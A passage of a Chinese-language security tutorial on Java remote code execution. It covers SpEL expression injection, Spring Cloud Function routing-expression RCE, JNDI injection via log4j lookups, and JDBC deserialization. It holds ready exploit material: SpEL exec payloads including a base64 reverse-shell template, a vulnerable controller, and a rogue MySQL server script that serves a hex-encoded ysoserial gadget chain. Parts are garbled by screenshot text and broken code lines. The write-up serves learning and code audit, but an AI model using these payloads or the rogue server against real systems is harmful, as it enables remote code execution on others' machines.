     * 确定错误类型是否致命
     */
}
\think \Error \appShutdown()

```



这就是一个大致的流程，理论还是按照静态审的来，也可以动态自己跟着走一遍可以理解（这里用的都是 f8，如果要跟的更加深入一点可以 f7 进入每个方法的模块一点点看，我这里跳步比较多，所以还是推荐自己去跟一下深入理解）

Php 说了这么多，那么再来稍微说下 java，因为我 java 学的并不是很多，所以这里只是简单写几个案例，先来说一下 java 和 php 不同的地方，php 中的 exec，就相当于正常的 cmd 了，但是在 java 中却不一样，如下，单纯一个 whoami 可以正常执行



但是当我们用管道符拼接的时候发现，报错了，这是因为 `Runtime.getRuntime().exec` 将里面的参数当成一个完整的字符串了，而不是管道符分割的两个命令，那么也就不能像 php 一样进行拼接了，这也是体现 java 安全性高的一点（当然如果开发直接把参数代入了也是可以的，但是我没找到这样的 java 案例，这里有个坑点，记得加 `exec.waitFor`，不然执行不成功的，也可能单纯是我环境的问题）

spel 表达式注入做测试（因为好找靶场，本地环境一直搭不起来）（除了 spel 还有 OGNL,MVEL,EL 等，这里只用 spel 举例做测试）


先看一个简单的 demo，这里我们发现 12 行的 expression 代入到了 13 行的 parseExpression 中，可以解析 java.lang.Runtime 类，那么我们就可以直接执行命令

```
T (类名), 可以指定使用一个类的类方法  
T(java.lang.Runtime).getRuntime().exec("calc")
```

spel 表达式^Q 导致Rce

```
1 @RestController
2 public class SpEL {
3     @GetMapping("/spel/vuln")
4     public String rce(String expression) {
5         ExpressionParser parser = new SpELExpressionParser();
6         // fix method: SimpleEvaluationContext
7         return parser.parseExpression(expression).getValue().toString();
8     }
9
10    public static void main(String[] args) {
11        ExpressionParser parser = new SpELExpressionParser();
12        String expression = "T(java.lang.Runtime).getRuntime().exec(\"open -a Calculator\")";
13        String result = parser.parseExpression(expression).getValue().toString();
14        System.out.println(result);
15    }
16 }
```






后面就是反弹 shell 了，网上文章较多，大家自行测试

```
T(java.lang.Runtime).getRuntime().exec("bash -c {echo,base64 加密的
shell}{{base64,-d}}{{bash,-i}}")
```

原理分析，参考 (<https://www.t00ls.cc/thread-65356-1-1.html>)

这里获取 post，然后将参数转到 processRequest



往下跟进 processRequest

```

@SuppressWarnings({ "rawtypes", "unchecked" })
public static Publisher<?> processRequest(FunctionWrapper wrapper, Object argument, boolean eventStream) {
    FunctionInvocationWrapper function = wrapper.getFunction();

    HttpHeaders headers = wrapper.getHeaders();

    Message<?> inputMessage = argument == null ? null : MessageBuilder.withPayload(argument).copyHeaders(headers.toSingleValueMap());

    if (function.isRoutingFunction()) {
        function.setSkipOutputConversion(true);
    }

    Object input = argument == null ? "" : (argument instanceof Publisher ? Flux.from((Publisher) argument) : inputMessage);

    Object result = function.apply(input);

    if (function.isConsumer()) {
        if (result instanceof Publisher) {
            Mono.from((Publisher) result).subscribe();
        }
        return Mono.just(ResponseEntity.accepted().headers(HeaderUtils.sanitize(headers)).build());
    }

    BodyBuilder responseOkBuilder = ResponseEntity.ok().headers(HeaderUtils.sanitize(headers));
}

```

注意这里是 header，这也是为啥 payload 在 header 中传输

```

@SuppressWarnings({ "rawtypes", "unchecked" })
public static Publisher<?> processRequest(FunctionWrapper wrapper, Object argument, boolean eventStream) {
    FunctionInvocationWrapper function = wrapper.getFunction();

    HttpHeaders headers = wrapper.getHeaders();

    Message<?> inputMessage = argument == null ? null : MessageBuilder.withPayload(argument).copyHeaders(headers.toSingleValueMap());

    if (function.isRoutingFunction()) {
        function.setSkipOutputConversion(true);
    }

    Object input = argument == null ? "" : (argument instanceof Publisher ? Flux.from((Publisher) argument) : inputMessage);

    Object result = function.apply(input);

    if (function.isConsumer()) {
        if (result instanceof Publisher) {
            Mono.from((Publisher) result).subscribe();
        }
    }
}

```

然后跟进 apply 进去

```

@Override
public Object apply(Object input) {
    if (logger.isDebugEnabled() && !(input instanceof Publisher)) {
        logger.debug("Invoking function " + this);
    }
    Object result = this.doApply(input);

    if (result != null && this.outputType != null) {
        result = this.convertOutputIfNecessary(result, this.outputType, this.expectedOutputContentType);
    }

    return result;
}

@Override

```

传进来的数据跟进 doApply, 在进去 doApply 方法看

```
Project JDK is not defined
690      @SuppressWarnings("unchecked")
691      Object doApply(Object input) {
692          Object result;
693
694          input = this.fluxifyInputIfNecessary(input);
695
696          Object convertedInput = this.convertInputIfNecessary(input, this.inputType);
697
698          if (this.isRoutingFunction() || this.isComposed()) {
699              result = ((Function) this.target).apply(convertedInput);
700          }
701          else if (this.isSupplier()) {
702              result = ((Supplier) this.target).get();
703          }
704          else if (this.isConsumer()) {
705              result = this.invokeConsumer(convertedInput);
706          }
707          else { // Function
708              result = this.invokeFunction(convertedInput);
709          }
710          return result;


```



跟进 apply

```
81      evalContext.setBeanResolver(beanResolver);
82  }
83
84  @Override
85  public Object apply(Object input) {
86      return this.route(input, input instanceof Publisher);
87  }
88
89
90  /*
91  * - Check if 'this.routingCallback' is present and if it is use it (only for Message

```



发现参数到了 route,在跟进 route

```
2
3
4 public Object route(Object input, boolean originalInputIsPublisher) {
5     FunctionInvocationWrapper function = null;
6
7     if (input instanceof Message) {
8         Message<?> message = (Message<?>) input;
9         if (this.routingCallback != null) {
10             FunctionRoutingResult routingResult = this.routingCallback.routingResult(message);
11             if (routingResult != null) {
12                 if (StringUtils.hasText(routingResult.getFunctionDefinition())) {
13                     function = this.functionFromDefinition(routingResult.getFunctionDefinition());
14                 }
15                 if (routingResult.getMessage() != null) {
16                     message = routingResult.getMessage();
17                 }
18             }
19         }
20         if (function == null) {
21             if (StringUtils.hasText((String) message.getHeaders().get("spring.cloud.function.definition"))) {
22                 function = functionFromDefinition((String) message.getHeaders().get("spring.cloud.function.definition"));
23                 if (function.isInputTypePublisher()) {
24                     this.assertOriginalInputIsNotPublisher(originalInputIsPublisher);
25                 }
26             }
27             else if (StringUtils.hasText((String) message.getHeaders().get("spring.cloud.function.routing-expression"))) {
28                 function = this.functionFromExpression((String) message.getHeaders().get("spring.cloud.function.routing-expression"), m
29                 if (function.isInputTypePublisher()) {
30                     this.assertOriginalInputIsNotPublisher(originalInputIsPublisher);
31                 }
32             }
33         }
34     }
35 }
36
37 Python Packages Endpoints Event Log
```

判断请求头有没有 spring 那段，如果有的话就进入到 functionFromExpression 里代入，那我们进去这个函数看一下

```
return function;
}

private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input) {
    Expression expression = spelParser.parseExpression(routingExpression);
    if (input instanceof Message) {
        input = MessageUtils.toCaseInsensitiveHeadersStructure((Message<?>) input);
    }

    String functionName = expression.getValue(this.evalContext, input, String.class);
    Assert.hasText(functionName, "Failed to resolve function name based on routing expression '" + functionProperties.getRoutingExpression() + "' which resolved to '" + functionName + "' function name.");
    FunctionInvocationWrapper function = functionCatalog.lookup(functionName);
    Assert.notNull(function, "Failed to lookup function to route to based on the expression '" + functionProperties.getRoutingExpression() + "' which resolved to '" + functionName + "' function name.");
    if (logger.isInfoEnabled()) {
        logger.info("Resolved function from provided [routing-expression] " + routingExpression);
    }
    return function;
}
}
```

跟开头一样，这里的 parseExpression 直接带入进来解析，所以也就成功的 rce 了

JNDI 注入

Java命名和目录接口（JNDI）是一种Java API，类似于一个索引中心，它允许客户端通过name发现和查找数据和对象。

其应用场景比如：动态加载数据库配置文件，从而保持数据库代码不变动等。

代码格式如下：

```
String jndiName= ...; //指定需要查找name名称
Context context = new InitialContext(); //初始化默认环境
DataSource ds = (DataSource)context.lookup(jndiName); //查找该name的数据
```

这些对象可以存储在不同的命名或目录服务中，例如远程方法调用（RMI），通用对象请求代理体系结构（CORBA），轻型目录访问协议（LDAP）或域名服务（DNS）。（此篇中我们将着重讲解RMI，提到LDAP）

RMI格式:

```
InitialContext var1 = new InitialContext();
DataSource var2 = (DataSource)var1.lookup("rmi://127.0.0.1:1099/Exploit");
```

这里的 jndiName 可控，我们就可以直接造成 Rce

“RMI（Remote Method Invocation），是一种跨 JVM 实现方法调用的技术。

在 RMI 的通信方式中，由以下三个大部分组成：

Client

Registry

Server

其中 Client 是客户端，Server 是服务端，而 Registry 是注册中心。

客户端会 Registry 取得服务端注册的服务，从而调用服务端的远程方法。

注册中心在 RMI 通信中起到了一个什么样的作用？我们可以把他理解成一个字典，一个负责网络传输的模块。


服务端在注册中心注册服务时， 需要提供一个 key 以及一个 value，
这个 value 是一个远程对象， Registry 会对这个远程对象进行封装，
使其转为一个远程代理对象。当客户端想要调用远程对象的方法时，
则需要先通过 Registry 获取到这个远程代理对象，使用远程代理对象
与服务端开放的端口进行通信，从而取得调用方法的结果。

11

Jndi 注入最知名的案例应该就是 log4j 了

原理分析

解开 jar 包



入口

```

108  /**
109   * {@inheritDoc}
110   */
111   @Override
112   public void format(final LogEvent event, final StringBuilder toAppendTo) {
113       final Message msg = event.getMessage();
114       if (msg instanceof StringBuilderFormattable) {
115
116           final boolean doRender = textRenderer != null;
117           final StringBuilder workingBuilder = doRender ? new StringBuilder(80) : toAppendTo;
118
119           final int offset = workingBuilder.length();
120           if (msg instanceof MultiFormatStringBuilderFormattable) {
121               ((MultiFormatStringBuilderFormattable) msg).formatTo(formats, workingBuilder);
122           } else {
123               ((StringBuilderFormattable) msg).formatTo(workingBuilder);
124           }
125
126           // TODO can we optimize this?
127           if (config != null && !noLookups) {
128               for (int i = offset; i < workingBuilder.length() - 1; i++) {
129                   if (workingBuilder.charAt(i) == '$' && workingBuilder.charAt(i + 1) == '{') {
130                       final String value = workingBuilder.substring(offset, workingBuilder.length());
131                       workingBuilder.setLength(offset);
132                       workingBuilder.append(config.getStrSubstitutor().replace(event, value));
133                   }
134               }
135           }
136           if (doRender) {

```

主要是 127-132 这段

127 逻辑进去后，129 行判断字符串中是否包含 \${ 如果包含，就将从这个字符开始一直到字符串结束替换为下面的值，然后就是 132 替换值的地方

跟进 getStrSubstitutor()

```

Edit View Navigate Code Refactor Build Run Tools VCS Window Help apache-log4j-2.14.0-bin - StrSubstitutor.java
log4j-2.14.0-bin | log4j | org | apache | logging | log4j | core | lookup | StrSubstitutor | resolveVariable | Interpolator.java
Project JDK is not defined
1109  * {@link #getVariableResolver()} with the variable's name as the key.
1110  * </p>
1111  *
1112  * @param event The LogEvent, if there is one.
1113  * @param variableName the name of the variable, not null
1114  * @param buf the buffer where the substitution is occurring, not null
1115  * @param startPos the start position of the variable including the prefix, valid
1116  * @param endPos the end position of the variable including the suffix, valid
1117  * @return the variable's value or <b>null</b> if the variable is unknown
1118  */
1119  protected String resolveVariable(final LogEvent event, final String variableName, final StringBuilder buf,
1120                                  final int startPos, final int endPos) {
1121      final StrLookup resolver = getVariableResolver();
1122      if (resolver == null) {
1123          return null;
1124      }
1125      return resolver.lookup(event, variableName);
1126  }
1127
1128  // Escape
1129  /**
1130   * Returns the escape character.
1131   *
1132   * @return the character used for escaping variable references

```

```

204      * @return the value of this variable or <b>null</b> if it cannot be
205      * resolved
206      */
207      @Override
208      public String lookup(final LogEvent event, String var) { //传进来的payload jndi://ldap://xxx.xxx/exploit
209          if (var == null) {
210              return null;
211          }
212
213          final int prefixPos = var.indexOf(PREFIX_SEPARATOR);
214          if (prefixPos >= 0) {
215              final String prefix = var.substring(0, prefixPos).toLowerCase(Locale.US); //前缀 jndi
216              final String name = var.substring(prefixPos + 1); //ldap:xxx
217              final StrLookup lookup = strLookupMap.get(prefix);
218              if (lookup instanceof ConfigurationAware) {
219                  ((ConfigurationAware) lookup).setConfiguration(configuration);
220              }
221              String value = null;
222              if (lookup != null) {
223                  value = event == null ? lookup.lookup(name) : lookup.lookup(event, name); //处理执行
224              }
225
226              if (value != null) {
227                  return value;
228              }
229              var = var.substring(prefixPos + 1);

```

JDBC 反序列化 RCE

Java 还有一种独有的 RCE 方法就是 JDBC 可控配合反序列化的 RCE

官网下载 8.0.12 版本

<https://downloads.mysql.com/archives/c-j/>

看着两个参数组成的 payload

```

1  import java.sql.Connection;
2  import java.sql.DriverManager;
3
4  public class test {
5      public static void main(String[] args) throws Exception{
6          Class.forName("com.mysql.jdbc.Driver");
7          String url = "jdbc:mysql://URL:3306/test?autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerSta
8          String username = "root";
9          String password = "root";
10         Connection connection = DriverManager.getConnection(url, username, password);
11         //autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor";
12     }
13 }
14

```

官方介绍

ing autodeserialize

ALL IMAGES VIDEOS

297,000 Results Any time ▾

docs.oracle.com · Jun 03, 2010

Sea Turn

6.3.10 BLOB/CLOB processing

autoDeserialize Should the driver automatically detect and de-serialize objects stored in BLOB fields? blobSendChunkSize Chunk size to use when sending BLOB/CLOBs via ServerPreparedStatements. Note that this value cannot exceed the value of "maxAllowedPacket" and, if that is the case, then this value will be corrected automatically.

https://docs.oracle.com/cd/E17952_01/connector-j-8...

Was this helpful? 👍 🗑

BestSharp can't properly auto-deserialize my JSON

https://dev.mysql.com/doc/connector-j/8.0/en/connector-j-conn-prop-props-statements.html#qj-conn-prop_queryInterceptors

Search this Manual

Documentation Home

MySQL Connector/J 8.0 Developer Guide

- Preface and Legal Notices
- Overview of MySQL Connector/J
- Compatibility with MySQL and Java Versions
- What's New in Connector/J 8.07
- Connector/J Installation
- Connector/J Examples
- Connector/J Reference
 - Driver/Datasource Class Name
 - Connection URL Syntax
 - Configuration Properties
 - Authentication
 - Connection
 - Session
 - Networking
 - Security
 - Statements

The JDBC specification requires the driver to automatically track and close resources, however if your application doesn't do a good job of explicitly calling close() on statements or result sets, this can cause memory leakage. Setting this property to true relaxes this constraint, and can be more memory efficient for some applications. Also the automatic closing of the Statement and current ResultSet in Statement.closeOnCompletion() and Statement.getMoreResults() (Statement.CLOSE_CURRENT_RESULT | Statement.CLOSE_ALL_RESULTS), respectively, ceases to happen. This property automatically sets holdResultsOpenOverStatementClose=true.

| | |
|---------------|-------|
| Default Value | false |
| Since Version | 3.1.7 |

queryInterceptors

A comma-delimited list of classes that implement "com.mysql.cj.interceptors.QueryInterceptor" that should be placed "in between" query execution to influence the results. QueryInterceptors are "chainable", the results returned by the "current" interceptor will be passed on to the next in the chain, from left-to-right order, as specified in this property.

| | |
|---------------|-------|
| Since Version | 8.0.7 |
|---------------|-------|

queryTimeoutKillsConnection

If the timeout given in Statement.setQueryTimeout() expires, should the driver forcibly abort the Connection instead of attempting to abort the query?

| | |
|---------------|-------|
| Default Value | false |
| Since Version | 5.1.9 |

queryInterceptors：一个逗号分割的 Class 列表（实现了 com.mysql.cj.interceptors.QueryInterceptor 接口的类），在 Query"之间"进行执行来影响结果。（效果上来看是在 Query 执行前后各插入一次操作）；

autoDeserialize：自动检测与反序列化存在 BLOB 字段中的对象；

设置为 com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor 这

个类之后，每次执行查询语句，都会调用拦截器的 preProcess 和 postProcess 方法

看到

\mysql-connector-java-8.0.12\src\main\user-

impl\java\com\mysql\cj\jdbc\interceptors\ServerStatusDiffInterceptor.java

文件中的 preProcess 里的 populateMapWithSessionStatusValues，跟进这个函数

```
@Override
public <T extends ResultSet> preProcess(Supplier<String> sql, Query interceptedQuery) {
    populateMapWithSessionStatusValues(this.preExecuteValues);
    return null; // we don't actually modify a result set
}

@Override
public boolean executeTopLevelOnly() { return true; }

@Override
public void destroy() {
    this.connection = null;
    this.log = null;
}
```



跟进去之后发现先执行了 show session status，然后传到 resultSetToMap 中，跟进这个函数

```
private void populateMapWithSessionStatusValues(Map<String, String> toPopulate) {
    java.sql.Statement stmt = null;
    java.sql.ResultSet rs = null;


    try {
        try {
            toPopulate.clear();

            stmt = this.connection.createStatement();
            rs = stmt.executeQuery("SHOW SESSION STATUS");
            ResultSetUtil.resultSetToMap(toPopulate, rs);
        } finally {
            if (rs != null) {
                rs.close();
            }

            if (stmt != null) {
                stmt.close();
            }
        }
    } catch (SQLException ex) {
        throw ExceptionFactory.createException(ex.getMessage(), ex);
    }
}
```




我们可以看到在 resultSetToMap 中出现了 getObject



这里跟进的是

mysql-connector-java-8.0.12\src\main\user-

impl\java\com\mysql\cj\jdbc\result\ResultSetImpl.java



可以看到 try 语句中存在 readObject

最后贴上 TriOmphe7 师傅的脚本

```
# -*- coding:utf-8 -*-
```

```
##@Time : 2020/7/27 2:10
```

```
##@Author: TriOmphe7
```

```
#@File : server.py
```

```
import socket
```

```
import binascii
```

```
import os
```

```
greeting_data="4a0000000a352e372e313900080000000463b4526233
```

```
42c2d00fff7080200ff8115000000000000000000000000032851553e5c235
```

```
02c51366a006d7973716c5f6e61746976655f70617373776f726400"
```

```
response_ok_data="070000002000000002000000"
```

```
def receive_data(conn):
```

```
    data = conn.recv(1024)
```

```
    print("[*] Receiveing the package : {}".format(data))
```

```
    return str(data).lower()
```

```
def send_data(conn,data):
```

```
    print("[*] Sending the package : {}".format(data))
```

```
    conn.send(binascii.a2b_hex(data))
```

```
def get_payload_content():
```

```
    //file 文件的内容使用 ysoserial 生成的 使用规则 java -jar
```

```
ysoserial [common7 那个] "calc" > a
```

```

file= r'a'

if os.path.isfile(file):

    with open(file, 'rb') as f:

        payload_content =
str(binascii.b2a_hex(f.read()),encoding='utf-8')

        print("open successs")

else:

    print("open false")

    #calc

```

```

payload_content='aced0005737200116a6176612e7574696c2e48617
368536574ba44859596b8b7340300007870770c000000023f4000000
0000001737200346f72672e6170616368652e636f6d6d6f6e732e636f
6c6c656374696f6e732e6b657976616c75652e546965644d6170456e7
472798aadd29b39c11fdb0200024c00036b65797400124c6a6176612f
6c616e672f4f626a6563743b4c00036d617074000f4c6a6176612f7574
696c2f4d61703b7870740003666f6f7372002a6f72672e617061636865
2e636f6d6d6f6e732e636f6c6c656374696f6e732e6d61702e4c617a79
4d61706ee594829e7910940300014c0007666163746f727974002c4c6
f72672f6170616368652f636f6d6d6f6e732f636f6c6c656374696f6e73
2f5472616e73666f726d65723b78707372003a6f72672e61706163686

```

52e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e63746f727
32e436861696e65645472616e73666f726d657230c797ec287a970402
00015b000d695472616e73666f726d65727374002d5b4c6f72672f617
0616368652f636f6d6d6f6e732f636f6c6c656374696f6e732f5472616e
73666f726d65723b78707572002d5b4c6f72672e6170616368652e636
f6d6d6f6e732e636f6c6c656374696f6e732e5472616e73666f726d657
23bbd562af1d83418990200007870000000057372003b6f72672e617
0616368652e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e6
3746f72732e436f6e7374616e745472616e73666f726d657258769011
4102b1940200014c000969436f6e7374616e7471007e000378707672
00116a6176612e6c616e672e52756e74696d65000000000000000000
000078707372003a6f72672e6170616368652e636f6d6d6f6e732e636f
6c6c656374696f6e732e66756e63746f72732e496e766f6b657254726
16e73666f726d657287e8ff6b7b7cce380200035b0005694172677374
00135b4c6a6176612f6c616e672f4f626a6563743b4c000b694d65746
86f644e616d657400124c6a6176612f6c616e672f537472696e673b5b
000b69506172616d54797065737400125b4c6a6176612f6c616e672f4
36c6173733b7870757200135b4c6a6176612e6c616e672e4f626a6563
743b90ce589f1073296c02000078700000000274000a67657452756e7
4696d65757200125b4c6a6176612e6c616e672e436c6173733bab16d
7aebcd5a990200007870000000007400096765744d6574686f64757
1007e001b00000002767200106a6176612e6c616e672e537472696e6

```
7a0f0a4387a3bb34202000078707671007e001b7371007e001375710
07e0018000000002707571007e001800000000740006696e766f6b657
571007e001b00000002767200106a6176612e6c616e672e4f626a656
374000000000000000000000078707671007e00187371007e0013757
200135b4c6a6176612e6c616e672e537472696e673badd256e7e91d7
b4702000078700000000174000463616c63740004657865637571007
e001b0000000171007e00207371007e000f737200116a6176612e6c6
16e672e496e746567657212e2a0a4f781873802000149000576616c75
65787200106a6176612e6c616e672e4e756d62657286ac951d0b94e0
8b020000787000000001737200116a6176612e7574696c2e48617368
4d61700507dac1c31660d103000246000a6c6f6164466163746f72490
0097468726573686f6c6478703f400000000000007708000000100000
0000787878'
```

```
    return payload_content
```

```
# 主要逻辑
```

```
def run():
```

```
    while 1:
```

```
        conn, addr = sk.accept()
```

```
        print("Connection come from {}".format(addr[0],addr[1]))
```

```
# 1.先发送第一个 问候报文
```

```
send_data(conn,greeting_data)
```

```
while True:
```

```
    # 登录认证过程模拟 1.客户端发送 request login 报
```

```
文 2.服务端响应 response_ok
```

```
    receive_data(conn)
```

```
    send_data(conn,response_ok_data)
```

```
    #其他过程
```

```
    data=receive_data(conn)
```

```
    #查询一些配置信息,其中会发送自己的 版本号
```

```
    if "session.auto_increment_increment" in data:
```

```
_payload='01000001132e00000203646566000000186175746f5f696e  
6372656d656e7445f696e6372656d656e74000c3f001500000008a0000  
000002a00000303646566000000146368617261637465725f7365745f  
636c69656e74000c21000c000000fd00001f00002e000004036465660  
00000186368617261637465725f7365745f636f6e6e656374696f6e000  
c21000c000000fd00001f00002b000005036465660000001563686172  
61637465725f7365745f726573756c7473000c21000c000000fd00001f  
00002a00000603646566000000146368617261637465725f7365745f7
```

36572766572000c210012000000fd00001f0000260000070364656600
000010636f6c6c6174696f6e5f736572766572000c210033000000fd00
001f000022000008036465660000000c696e69745f636f6e6e6563740
00c210000000000fd00001f0000290000090364656600000013696e74
65726163746976655f74696d656f7574000c3f001500000008a000000
0001d00000a03646566000000076c6963656e7365000c21000900000
0fd00001f00002c00000b03646566000000166c6f7765725f636173655
f7461626c655f6e616d6573000c3f001500000008a000000000280000
0c03646566000000126d61785f616c6c6f7765645f7061636b6574000c
3f001500000008a0000000002700000d03646566000000116e65745f7
7726974655f74696d656f7574000c3f001500000008a0000000002600
000e036465660000001071756572795f63616368655f73697a65000c3
f0015000000008a0000000002600000f03646566000000107175657279
5f63616368655f74797065000c210009000000fd00001f00001e000010
